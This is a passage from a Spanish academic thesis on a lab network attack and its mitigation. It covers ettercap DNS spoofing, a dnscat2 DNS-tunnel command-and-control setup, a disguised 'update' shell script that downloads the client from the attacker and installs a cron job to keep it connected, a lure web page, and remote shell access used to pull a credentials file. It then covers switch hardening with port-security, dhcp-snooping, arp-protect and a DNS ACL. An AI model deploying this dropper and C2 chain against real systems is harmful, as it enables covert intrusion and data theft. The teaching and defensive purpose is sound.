servidor.tfgpractica.com. IN A 10.10.1.6
```

- Antes de lanzar el servicio named, es conveniente comprobar la correcta sintaxis de los archivos modificados y creados:

```
named-checkconf
named-checkzone tfgpractica.com /etc/bind/zones/db.tfgpractica.com
```

- Si las ejecuciones anteriores no devuelven nada o solo advertencias por omisión de campos opcionales, se puede proceder al lanzamiento de named. Para garantizar que los cambios surtan efecto, se puede optar por reiniciarlo:

```
service named restart
```

5.2.2.2 MitM DNS

El envenenamiento ARP con *ettercap* del apartado 5.2.1.2 puede complementarse para que responda a peticiones DNS que cumplan un criterio.

1º [Equipo 'A', usuario "root"] Se modifican los archivos que utiliza la herramienta *ettercap* para realizar el ataque:

- Se otorgan permisos "root" para poder operar en el puerto 53 cambiando los valores ec_uid y ec_gid a '0' (usuario "root"). El resto del archivo permanece inalterado:

/etc/ettercap/etter.conf

```
[…]
ec_uid = 0
ec_gid = 0
[…]
```

- Se indican los registros A que *ettercap* debe falsear con la dirección asignada al atacante, añadiéndose al final del archivo:

/etc/ettercap/etter.dns

```
[…]
servidor.tfgpractica.com A DIRECCION_IP_A
*.tfgpractica.com A DIRECCION_IP_A
```

2º [Equipo 'A', usuario "root"] En la misma consola que se está ejecutando el envenenamiento ARP:

- Se pulsa la tecla 'p' para activar un módulo, desplegándose una lista con las distintas posibilidades.
- Se escribe "dns_spoof" y se pulsa la tecla intro para activar dicho módulo

5.2.3 Tunelación DNS

El *software* escogido para la tunelación DNS es *dnscat2* [99]. Esta herramienta está diseñada para tener el menor número de dependencias posibles y poder funcionar en la mayoría de máquinas. La arquitectura cliente-servidor de *dnscat2* permite que el atacante envíe datos codificados sobre DNS que la víctima interpreta, manejando remotamente la máquina infectada. Este tipo de *malware* se conoce como mando y control (*Command and*

control, o C2).

```
5997 1104.9756156… 10.10.1.9   10.10.1.6    DNS      101 Standard query 0x9a93 TXT dnscat.7af301bc890f7c4d
5998 1104.9761992… 10.10.1.6   10.10.1.9    DNS      148 Standard query response 0x9a93 TXT dnscat.7af301b
5999 1105.4269815… 10.10.1.9   10.10.1.6    DNS      101 Standard query 0x36b2 MX dnscat.095301e4484c298d7
6000 1105.4276163… 10.10.1.6   10.10.1.9    DNS      158 Standard query response 0x36b2 MX dnscat.095301e4
6001 1105.9971893… 10.10.1.9   10.10.1.6    DNS      101 Standard query 0x2134 MX dnscat.1c8501bc892b9bdec
6002 1105.9978057… 10.10.1.6   10.10.1.9    DNS      158 Standard query response 0x2134 MX dnscat.1c8501bc
6003 1106.9991993… 10.10.1.9   10.10.1.6    DNS      101 Standard query 0x5bf2 TXT dnscat.1f7e01bc89aeac14
6004 1106.9997916… 10.10.1.6   10.10.1.9    DNS      148 Standard query response 0x5bf2 TXT dnscat.1f7e01b
6005 1108.0012463… 10.10.1.9   10.10.1.6    DNS      101 Standard query 0xa856 CNAME dnscat.c65101bc891e35
6006 1108.0018666… 10.10.1.6   10.10.1.9    DNS      156 Standard query response 0xa856 CNAME dnscat.c6510
6007 1109.0033869… 10.10.1.9   10.10.1.6    DNS      101 Standard query 0xb2c1 CNAME dnscat.82fa01bc895755
6008 1109.0040260… 10.10.1.6   10.10.1.9    DNS      156 Standard query response 0xb2c1 CNAME dnscat.82fa0
6009 1110.0054423… 10.10.1.9   10.10.1.6    DNS      101 Standard query 0xd547 TXT dnscat.f6a701bc8924e882
6010 1110.0066984… 10.10.1.6   10.10.1.9    DNS      148 Standard query response 0xd547 TXT dnscat.f6a701b
6011 1111.0081065… 10.10.1.9   10.10.1.6    DNS      101 Standard query 0x8baf MX dnscat.fd1201bc896e6b788
```

Figura 5-3. Ejemplo de tráfico DNS con información codificada

La Figura 5-3 muestra una captura *wireshark* donde los equipos intercambian datos a través de consultas y respuestas DNS. Tras el prefijo "dnscat.", una cadena de caracteres hexadecimales es transportada sobre este protocolo que *dnscat2* decodifica e interpreta.

1º [Equipo 'A', usuario "dit"] Se descargan los archivos de *dnscat2*:

```
git clone https://github.com/iagox86/dnscat2.git
```

2º [Equipo 'A', usuario "dit"] Para que la víctima pueda obtener los archivos sin necesidad de depender de una conexión a Internet o del repositorio, se comprime en un archivo .tar:

```
tar cvf dnscat2.tar dnscat2
```

3º [Equipo 'A', usuario "root"] Se compila la parte servidor de *dnscat2*:

```
mv /home/dit/dnscat2 .
cd dnscat2/server
gem install bundler
bundler install
```

4º [Equipo 'A', usuario "root"] Una vez compilado con éxito, se ejecuta:

```
ruby ./dnscat2
```

```
New window created: 0
dnscat2> New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach ⇒ false
history_size (for new windows) ⇒ 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = n/a]...

It looks like you didn't give me any domains to recognize!
That's cool, though, you can still use direct queries,
although those are less stealthy.

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=f3ac97b677f69ac4d0eb64babedd0615

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.
```

Figura 5-4. Ejecución del servidor *dnscat2*

5.2.3.1 Creación de una página web maligna

Para conseguir que la víctima instale en su máquina el otro extremo del túnel DNS, el atacante crea una página web a la que el cliente accede cuando introduzca en el navegador "servidor.tfgpractica.com", fruto del secuestro DNS.

1º [Equipo 'A', usuario "root"] Se crea un *script* que infecte al cliente al ser descargado y ejecutado:

/var/www/html/actualización.sh

```
#!/bin/bash


echo Actualizando…

directorio=$(pwd)

scp -o StrictHostKeyChecking=no dit@DIRECCION_IP_A:/home/dit/dnscat2.tar /tmp >/dev/null 2>&1

tar xf /tmp/dnscat2.tar -C /tmp

cd /tmp/dnscat2/client

make >/dev/null 2>&1

echo "*/1 * * * * pgrep -x dnscat >/dev/null || /tmp/dnscat2/client/dnscat --dns server=DIRECCION_IP_A &" | crontab -

cd $directorio

echo Listo!
```

En esencia, el *script* utiliza el comando *scp* para descargar de la máquina atacante el archivo .tar que contiene *dnscat2*. Tras ser extraído, se compila y, por último, se crea una tarea con *crontab*[20] para que, cada minuto, se compruebe si existe un proceso llamado *dnscat2*; si no existe, se intenta conectar al equipo atacante.

[20] *crontab* permite ejecutar cada cierto periodo el comando indicado. La expresión */1 * * * * se corresponde con "cada minuto". En caso de que el equipo se apague, *crontab* no elimina los registros, de manera que, tras ser encendido nuevamente, se ejecuta nuevamente.

2º [Equipo 'A', usuario "root"] Se crea una página web simple que permita la descarga del *script* anterior:

/var/www/html/index.html

```
<!DOCTYPE html PUBLIC "-//W3C//DTDD XHTML 1.0 Transitional//EN"
http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd>
<html xmlns=http://www.w3.org/1999/xhtml>
 <head>
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
  <title>Servidor tfgpractica</title>
 </head>
 <body>
  <a href="actualizacion.sh" download> Descargar actualizacion </a>
  <p> Para instalar la actualizacion: </p>
  <p> 1º Seleccionar guardar archivo </p>
  <p> 2º Abrir una terminal </p>
  <p> 3º Escribir   cd Downloads </p>
  <p> 4º Escribir   chmod 755 actualizacion.sh </p>
  <p> 5º Escribir   ./actualizacion.sh </p>
  <p> ¿Listo? <a href=http://10.10.1.2> Volver a la pagina principal </a> </p>
 </body>
</html>
```

3º [Equipo 'A', usuario "root"] Se arranca el servidor web. Para garantizar que los cambios surtan efecto, se puede optar por reiniciarlo:

```
service apache2 restart
```

4º [Equipo 'C', usuario "dit"] Se accede con un navegador web a "servidor.tfgpractica.com" y, engañado por la página maligna creada por 'A', la víctima sigue los pasos indicados por esta, infectando el equipo 'C'.




Figura 5-5. Acceso a la web maligna del atacante con *Firefox*

5.2.3.2 Control del equipo 'C' con *dnscat2*

Una vez la víctima ejecuta el *script*, pasados unos segundos el atacante observa en la consola donde se ejecuta el servidor *dnscat2* una nueva conexión. La nueva conexión es expresada en *dnscat2* como una "ventana" a la

que el atacante puede entrar y salir.




Figura 5-6. Conexión de un cliente en *dnscat2*

1º [Consola *dnscat2*] Para que el atacante pueda moverse entre las distintas ventanas, es necesario identificar aquellas disponibles.

- Para listar las ventanas activas, se ejecuta:

```
windows
```




Figura 5-7. Lista de ventanas activas en *dnscat2*

- Con un solo cliente conectado, deben aparecer 3 ventanas, siendo las dos primeras propias del servidor *dnscat2*. El identificador '1' se corresponde con la víctima, cuya dirección IP aparece entre paréntesis. Para acceder a esta:

```
window -i 1
```

2º [Consola *dnscat2,* ventana '1'] Al entrar en la ventana, *dnscat2* anima al usuario a hacer una pequeña prueba de conectividad entre cliente y servidor mediante:

```
ping
```




Figura 5-8. Acceso y prueba de conectividad con el equipo infectado

- Esta ventana tiene disponible una serie de comandos listables con el comando "help". Uno de los más importantes es el comando "shell" que, como su nombre indica, abre un intérprete de comandos en el cliente:

```
shell
```

```
Sent request to execute a shell
New window created: 2
Shell session created!
command (10.10.1.50) 1>
```

Figura 5-9. *Shell* creada con éxito en *dnscat2*

- La Figura 5-9 muestra que *dnscat2* ha creado un *shell* en la ventana '2'. Esta ventana es accesible desde el menú principal de *dnscat2* y no en la ventana '1' en la que el atacante se encuentra ahora. Para volver a la ventana superior, el atajo de teclado Ctrl+Z es el método más rápido para regresar.

3º [Consola *dnscat2*] Se accede a la ventana '2', que se corresponde con el intérprete de comandos recién creado:

```
window -i 2
```

4º [Consola *dnscat2,* ventana '2'] Dentro del *shell*, identificable por el prefijo "sh" en la línea de comandos, se pueden ejecutar, por ejemplo, los comandos "ls" y "pwd" para localizar y ubicar los archivos en la carpeta personal del cliente 'C':

```
ls
pwd
```

```
sh (10.10.1.50) 2> ls
cliente.tar
contributors.md
Descargas
Desktop
Documents
Downloads
LICENSE.md
ManageEngine
Music
notas.txt
ordenador_cliente
Pictures
Public
README.md
Templates
tmp
Videos
VirtualBox VMs
vpd.properties
sh (10.10.1.50) 2>
sh (10.10.1.50) 2> pwd
/home/dit
sh (10.10.1.50) 2>
```

Figura 5-10. Resultado de ejecutar los comandos *ls* y *pwd* en el intérprete de comandos con *dnscat2*

- Con esta información, se va a proceder a la descarga del archivo "notas.txt" de la máquina 'C'. Para ello, se retrocede a la ventana principal pulsando Ctrl+Z y accediendo a la ventana del cliente (identificada con '1') mediante:

```
window -i 1
```

5º [Consola *dnscat2,* ventana '1'] El comando *download* permite el paso de archivos a la máquina del servidor. Si solo se especifica el archivo a descargar, la ubicación de la descarga se corresponde con la carpeta donde se ejecuta *dnscat2*:

```
download /home/dit/notas.txt
```

6º [Equipo 'A', usuario "root"] En una consola aparte, se comprueba cómo el archivo se ha descargado correctamente, por ejemplo, con el comando "cat":

```
[root@192-K-L1 ~] # cat dnscat2/server/notas.txt
Contraseña wifi: !x4s@B9akjz23pq
Acceso bbdd: mysqluser / contraseña
```

Figura 5-11. Lectura del archivo "notas.txt" en el equipo 'A'

5.3 Fortificación

La fortificación para este ataque no debe limitarse a aquellos que mitigan los ataques 5.2.1.1 y 5.2.1.2. Es cierto que interfieren directamente, pero puede darse el caso en el que el atacante, de cualquier otra forma, sea capaz de introducir el *malware* en el equipo del cliente. En última instancia, si no hubiera una seguridad física apropiada[21], el atacante podría aprovechar un descuido para instalar en 'C' el troyano.

En total, para una defensa completa del ataque, se hacen uso de hasta 4 módulos de seguridad diferentes. El último de ellos utiliza una funcionalidad de protección de nivel 3 que, pese a traspasar la condición de aplicar funcionalidades de nivel de enlace, puede resultar de interés y complementa la fortificación.

1º [Consola conmutador] Previamente, como paso común a los distintos apartados de la fortificación, se indica al conmutador que muestre los eventos de manera interactiva por consola mediante:

```
(config)# debug destination session
```

5.3.1 Módulo port-security

El módulo de seguridad *port-security* permite controlar las direcciones MAC asociadas a cada puerto. En este escenario, si el atacante utiliza la herramienta *yersinia*[22] para perpetrar el ataque DHCP Starvation, además de dejar vacía la *pool* de direcciones DHCP de 'D' puede llegar a saturar la tabla MAC del conmutador.

1º [Consola conmutador] Se limita el número de direcciones MAC que se pueden aprender en el puerto del atacante:

```
(config)# port-security 6 learn-mode limited-continuous
(config)# port-security 6 address-limit 5
```

De esta forma, el número máximo de direcciones que el conmutador asocia al puerto son 5, las cuales son olvidadas si, tras un periodo de tiempo, no se detectan tramas con dichas direcciones MAC.

2º [Consola conmutador] Para que se muestren por pantalla los mensajes de seguridad asociados a este módulo:

```
debug security port-security
```

5.3.2 Módulo dhcp-snooping

Independientemente del ataque DHCP Starvation, el atacante puede levantar su propio servidor DHCP y competir con 'D', ya que los equipos aceptan la primera oferta recibida. Para evitar la irrupción de servidores DHCP ilegítimos, se utiliza el módulo *dhcp-snooping*. Una vez configurado, este módulo registra dinámicamente en una tabla —la tabla *DHCP Snooping*— las direcciones cedidas por el servidor.

1º [Consola conmutador] Para establecer el equipo 'D' como servidor DHCP autorizado:

- Se activa el módulo *dhcp-snooping* y se aplica en la VLAN por defecto:

[21] Una parte importante de la ciberseguridad radica en la protección de los equipos como tal: videovigilancia, salas protegidas, bloqueo del ordenador, etc. [111].
[22] *yersinia*, a diferencia de *DHCPig*, falsifica la dirección MAC en la trama Ethernet y el campo CHADDR de los mensajes DHCP. *DHCPig*, desde su última actualización, solo modifica el campo CHADDR y, por tanto, no se registran nuevas direcciones en la tabla MAC del conmutador.

```
(config)# dhcp-snooping
(config)# dhcp-snooping vlan 1
```

- A continuación, indica el puerto donde está conectado el equipo 'D' en el conmutador para permitir el paso de cualquier tipo de mensaje DHCP:

```
(config)# dhcp-snooping trust 4
```

- Finalmente, como medida adicional de seguridad por si hubieran distintos equipos conectados al puerto 4, se especifica la dirección IP que se corresponde con la del servidor DHCP:

```
(config)# dhcp-snooping authorized-server 10.10.1.4
```

2º [Consola conmutador] Para que se muestren por pantalla los mensajes de seguridad asociados a este módulo:

```
(config)# debug security dhcp-snooping packet
```

5.3.3 Módulo arp-protect

Para prevenir el envenenamiento ARP, el módulo *arp-protect* se apoya en la tabla *DHCP Snooping* para comprobar que las direcciones MAC e IP de los mensajes ARP son conformes a dicha tabla, evitando la difusión de aquellos que no lo son. Es necesario que el módulo de seguridad *dhcp-snooping* esté habilitado.

1º [Consola conmutador] Partiendo de la configuración del apartado 5.3.2, para proteger a los equipos d

- Se habilita el módulo de seguridad y se aplica en la VLAN por defecto:

```
(config)# arp-protect
(config)# arp-protect vlan 1
```

- Se crea una entrada estática en la tabla *DHCP Snooping* con los datos del equipo 'D' para que no se bloqueen sus mensajes:

```
(config)# ip source-binding 1 10.10.1.4 48:5b:39:ee:f6:2a 4
```

2º [Consola conmutador] Para que se muestren por pantalla los mensajes de seguridad asociados a este módulo:

```
(config)# debug security arp-protect
```

5.3.4 Módulo ACL (funcionalidad de nivel 3)

Las listas de control de acceso del conmutador (ACLs, por sus siglas en inglés) permiten el paso o bloqueo de paquetes atendiendo a ciertos criterios especificados. Las ACL básicas solo filtran por la dirección IP origen, mientras que las extendidas lo hacen por direcciones IP y puertos, tanto origen como destino. Sabiendo que el puerto 53 se corresponde generalmente con el protocolo DNS, se puede crear una ACL avanzada para restringir este tipo de tráfico.

1º [Consola conmutador] Para crear una lista de control de acceso extendida:

- Se asocia un nombre (en este caso, "DNS") a la ACL:

```
(config)# ip access-list extended DNS
```

- Tras ejecutar el comando anterior, se accede automáticamente a la configuración de la ACL "DNS", pudiendo introducir las siguientes entradas:

```
(config-ext-nacl)# 1 permit udp any 10.10.1.4/32 eq 53
(config-ext-nacl)# 10 deny udp any any eq 53 log
(config-ext-nacl)# 99 permit ip any any
(config-ext-nacl)# exit
```

- Las tres primeras líneas, en orden de prioridad: permiten el acceso al puerto UDP 53 del equipo 'D'; en caso de que se intente acceder al puerto 53 de cualquier otro equipo, se rechaza y se registra; por último, se habilita el paso de cualquier otro tipo de paquete, ya que por defecto existe una denegación implícita

para aquellos que no cumplen con ninguna de las entradas.

- Se aplica la ACL "DNS" a los puertos correspondientes al atacante 'A' y al cliente 'C':

```
(config)# interface 6,9 ip access-group DNS in
```

2º [Consola conmutador] Para que se muestren por pantalla los mensajes de seguridad asociados a este módulo:

```
(config)# debug acl
```

- Por defecto, cada 5 minutos se imprimen estos registros. Para reducir el tiempo de espera a 30 segundos:

```
(config)# access-list logtimer 30
```

5.4 Verificación de la defensa

Sin tener que partir de un escenario limpio (liberación de direcciones por parte de los equipos, vaciado de archivos de licencias y reinicio de los servidores DHCP), el atacante puede comprobar cómo ha perdido la conexión con el equipo infectado. Esto se debe a que la lista de control de acceso extendida "DNS" bloquea la comunicación entre 'A' y 'C' que tiene como destino el puerto UDP 53. Pasados 30 segundos, por la consola de *putty* aparece el número de paquetes rechazados por la ACL.

```
0000:01:47:24.65 ACL mClistCtrl:01/01/90 01:47:24 : Port ACL DNS, seq#10 denied
   179 packets
0000:01:47:28.60 ACL mIpPktRecv:01/01/90 01:47:27 List DNS, seq#10 denied udp
   10.10.1.9(56319) -> 10.10.1.6(53) on vlan 1, port 9
```

Figura 5-12. Mensajes *debug* relativos a la ACL "DNS"

Consecuentemente, en caso de haberse modificado el fichero "resolv.conf" de 'C', el servidor DNS ilegítimo de 'A' tampoco puede resolver el dominio "servidor.tfgpractica.com" a su propia dirección, sino que acaba respondiendo 'D' con la IP apropiada.

```
4.357291239 10.10.1.9          10.10.1.6          DNS      215 Standard query 0x8a57  MX dnscat.e56b03af1100000000a9e5
5.358523614 10.10.1.9          10.10.1.6          DNS      215 Standard query 0x8d86  MX dnscat.63b703af1100000000a9e5
5.368888078 AsustekC_cc:a7:12  AsustekC_ee:7c:0b  ARP       42 Who has 10.10.1.6?  Tell 10.10.1.9
5.368989980 AsustekC_ee:7c:0b  AsustekC_cc:a7:12  ARP       60 10.10.1.6 is at 48:5b:39:ee:7c:0b
6.359758336 10.10.1.9          10.10.1.6          DNS      215 Standard query 0x325e  TXT dnscat.219403af1100000000a9e
7.361031749 10.10.1.9          10.10.1.6          DNS      215 Standard query 0xb737  TXT dnscat.797303af1100000000a9e
7.695793405 10.10.1.9          10.10.1.6          DNS       84 Standard query 0xf84e  A servidor.tfgpractica.com
7.695808984 10.10.1.9          10.10.1.6          DNS       84 Standard query 0xe06d  AAAA servidor.tfgpractica.com
8.362312407 10.10.1.9          10.10.1.6          DNS      215 Standard query 0x7a4d  MX dnscat.5a6103af1100000000a9e5
9.363554022 10.10.1.9          10.10.1.6          DNS      215 Standard query 0x25ae  MX dnscat.050303af1100000000a9e5
12.70086507(10.10.1.9          10.10.1.4          DNS       84 Standard query 0xf84e  A servidor.tfgpractica.com
12.70087862(10.10.1.9          10.10.1.4          DNS       84 Standard query 0xe06d  AAAA servidor.tfgpractica.com
12.70122777(10.10.1.4          10.10.1.9          DNS      134 Standard query response 0xf84e  A 10.10.1.2
12.70142988(10.10.1.4          10.10.1.9          DNS      130 Standard query response 0xe06d
```

Figura 5-13. Tráfico DNS tras aplicar la ACL "DNS"

1º [Usuario "root"] Para poder comprobar correctamente la fortificación, se liberan las licencias asignadas y se reinician los servidores DHCP:

- [Equipos 'C' y 'S']

```
dhclient -r eth0
ip a flush dev eth0
ip l set down eth0
pkill -9 dhclient
> /var/lib/dhclient/dhclient.leases
```

- [Equipo 'D']

```
> /var/lib/dhcpd/dhcpd.leases
> /var/lib/dhcpd/dhcpd.leases~
service dhcpd restart
```

- [Equipo 'A']

```
> /var/lib/dhcpd/dhcpd.leases
> /var/lib/dhcpd/dhcpd.leases~
service isc-dhcp-server restart
```

Si se intenta repetir el ataque 5.2.1.1, el atacante observa cómo no es capaz de agotar las licencias del servidor DHCP. La Figura 5-14 muestra la salida de *DHCPig* cuando envía mensajes de descubrimiento DHCP, pero no obtiene respuesta.

```
[ -- ] timeout waiting on dhcp packet count 1
[——>] DHCP_Discover
[——>] DHCP_Discover
[——>] DHCP_Discover
[——>] DHCP_Discover
[ ?? ]          waiting for first DHCP Server response
[——>] DHCP_Discover
[——>] DHCP_Discover
[ -- ] timeout waiting on dhcp packet count 2
[——>] DHCP_Discover
[——>] DHCP_Discover
[ ?? ]          waiting for first DHCP Server response
[——>] DHCP_Discover
[——>] DHCP_Discover
[——>] DHCP_Discover
[——>] DHCP_Discover
[——>] DHCP_Discover
[ ?? ]          waiting for first DHCP Server response
[ -- ] timeout waiting on dhcp packet count 3
[——>] DHCP_Discover
```

Figura 5-14. Ejecución sin éxito de la herramienta *DHCPig*

Paralelamente, en la consola del conmutador, se imprime cada mensaje que el módulo de seguridad *dhcp-snooping* bloquea.

```
0000:02:39:40.94 DSNP mIpPktRecv:DHCP DISCOVER: port 6, vid 1, from
   485B39-EE7C0B lease time 10000 seconds, drop: mac address mismatch, chaddr:
   DEAD02-47FA8B.
0000:02:39:41.39 DSNP mIpPktRecv:DHCP DISCOVER: port 6, vid 1, from
   485B39-EE7C0B lease time 10000 seconds, drop: mac address mismatch, chaddr:
   DEAD28-693929.
0000:02:39:41.82 DSNP mIpPktRecv:DHCP DISCOVER: port 6, vid 1, from
   485B39-EE7C0B lease time 10000 seconds, drop: mac address mismatch, chaddr:
   DEAD1C-559219.
0000:02:39:42.27 DSNP mIpPktRecv:DHCP DISCOVER: port 6, vid 1, from
   485B39-EE7C0B lease time 10000 seconds, drop: mac address mismatch, chaddr:
   DEAD0F-0DD9FC.
```

Figura 5-15. Mensajes *debug* relativos al módulo *dhcp-snooping*

2º [Consola conmutador] Para acceder a las estadísticas de los paquetes filtrados por el módulo *dhcp-snooping*:

```
# show dhcp-snooping stats
```

```
Packet type  Action   Reason                          Count
-----------  -------  ------------------------------  ---------
server       forward  from trusted port                7
client       forward  to trusted port                  9
server       drop     received on untrusted port      97
server       drop     unauthorized server             0
client       drop     destination on untrusted port   0
client       drop     untrusted option 82 field       0
client       drop     bad DHCP release request        0
client       drop     failed verify MAC check         199
client       drop     failed on max-binding limit     0
```

Figura 5-16. Paquetes permitidos y descartados por el módulo *dhcp-snooping*

3º [Consola conmutador] Si en lugar de utilizar *DHCPig* se emplea *yersinia* para el ataque, se puede comprobar la vulneración de seguridad registrada por el módulo *port-security*:

```
# show port-security intrusion-log
```

```
Status and Counters - Intrusion Log

 Port  MAC Address   Date / Time
 ----- ------------- --------------------------
 6     803549-3c8418 01/01/90 00:30:00
```

Figura 5-17. Dirección MAC marcada como intrusa por el módulo *port-security*

- La intrusión también queda registrada en el resumen del estado de las interfaces:

```
# show interfaces brief
```

```
Status and Counters - Port Status

                  | Intrusion                                MDI  Flow
 Port  Type       | Alert     Enabled Status Mode       Mode Ctrl
 ----- ---------- + --------- ------- ------ ---------- ---- ----
 1     10/100TX   | No        Yes     Down   10FDx      MDIX off
 2     10/100TX   | No        Yes     Up     100FDx     MDIX off
 3     10/100TX   | No        Yes     Down   10FDx      MDIX off
 4     10/100TX   | No        Yes     Up     100FDx     MDIX off
 5     10/100TX   | No        Yes     Down   10FDx      MDI  off
 6     10/100TX   | Yes       Yes     Up     100FDx     MDI  off
```

Figura 5-18. Resumen de interfaces con la bandera de intrusión activa en el puerto 6

- Después de un tiempo, las direcciones MAC falsas son olvidadas al no detectar nuevas tramas con estas direcciones.

```
0000:00:35:14.38 PSEC mPORTSECMCtrl:removed 949ecc-4cb0f7 from authorized addr
   list of port 6 for all vlans due to age-out.
0000:00:35:14.52 PSEC mPORTSECMCtrl:removed aeb0c8-5dead5 from authorized addr
   list of port 6 for all vlans due to age-out.
0000:00:35:14.65 PSEC mPORTSECMCtrl:removed b6271c-50c062 from authorized addr
   list of port 6 for all vlans due to age-out.
0000:00:35:14.78 PSEC mPORTSECMCtrl:removed e48ae8-3a87ba from authorized addr
   list of port 6 for all vlans due to age-out.
```

Figura 5-19. Olvido de direcciones MAC tras un periodo de inactividad

Si el atacante, ante el ataque frustrado, intenta cometer el ataque 5.2.1.2, tampoco obtiene un resultado positivo: *arp-protect* impide que se propaguen los mensajes ARP que no cumplan el cuarteto puerto, VLAN, MAC e IP de la tabla *DHCP Snooping*. Los mensajes ARP, tanto válidos como no válidos, se muestran por la consola.

```
0000:02:45:46.21 DARP mIpPktRecv:Allow: ARP 485b39-eef62a,10.10.1.4 port 4,vlan
   1
0000:02:45:46.97 DARP mIpPktRecv:Deny ARP Reply 485b39-ee7c0b,10.10.1.4 port 6,
   vlan 1
```

Figura 5-20. Mensajes ARP permitidos y rechazados por el módulo *arp-protect*

4º [Consola conmutador] Para comprobar el contenido de la tabla *DHCP Snooping*:

```
# show dhcp-snooping binding
```

```
MacAddress    IP              VLAN Interface Time Left
------------- --------------- ---- --------- ---------
485b39-cca712 10.10.1.6       1    9         599999779
485b39-ee7c0b 10.10.1.7       1    6         599999864
485b39-eef62a 10.10.1.4       1    4         static
485b39-ef222d 10.10.1.2       1    1         599999944
```

Figura 5-21. Contenido de la tabla *DHCP Snooping*

5º [Consola conmutador] Ya se puede detener la impresión de los mensajes por consola:

```
(config)# no debug all
```

6 VALIDACIÓN

Los objetivos establecidos al principio del documento han sido cumplidos. El contenido de los TFM que preceden a este proyecto han sido englobados en un único documento, aglomerando un número importante de ataques (junto con sus correspondientes herramientas y defensas) en un entorno homogéneo. Los ataques documentados pueden ejecutarse en un mayor número de entornos al haberse ejecutado únicamente en línea de comandos, ampliando el rango de usuarios que puedan beneficiarse de la información suministrada. Esto permite que, para futuras investigaciones, se recurra a un menor número de recursos, a la vez que, si se desea profundizar en algún tema concreto, se pueda acceder a los proyectos de partida a través de las referencias indicadas.

Además de la recopilación, este trabajo ha ampliado el repertorio de ataques sobre diferentes protocolos (concretamente, ICMP, TCP, UDP y DNS), cumpliendo algunas líneas de avance de los TFM de partida. Asimismo, otros ataques han sido ampliados con nuevos objetivos y, globalmente, se han adaptado y actualizado a las últimas versiones de las herramientas empleadas. Al final de este capítulo, en la Tabla 6-1 se desglosan los ataques y su estado, que pueden ser:

- Adaptados, indicando que los ataques se han realizado en trabajos anteriores y se han replicado empleando herramientas sin interfaces gráficas y/u homogeneizando el entorno de la red.
- Ampliados, en los que se especifican qué se ha añadido en comparación con los proyectos anteriores.
- Nuevos, señalando si se han logrado o no.

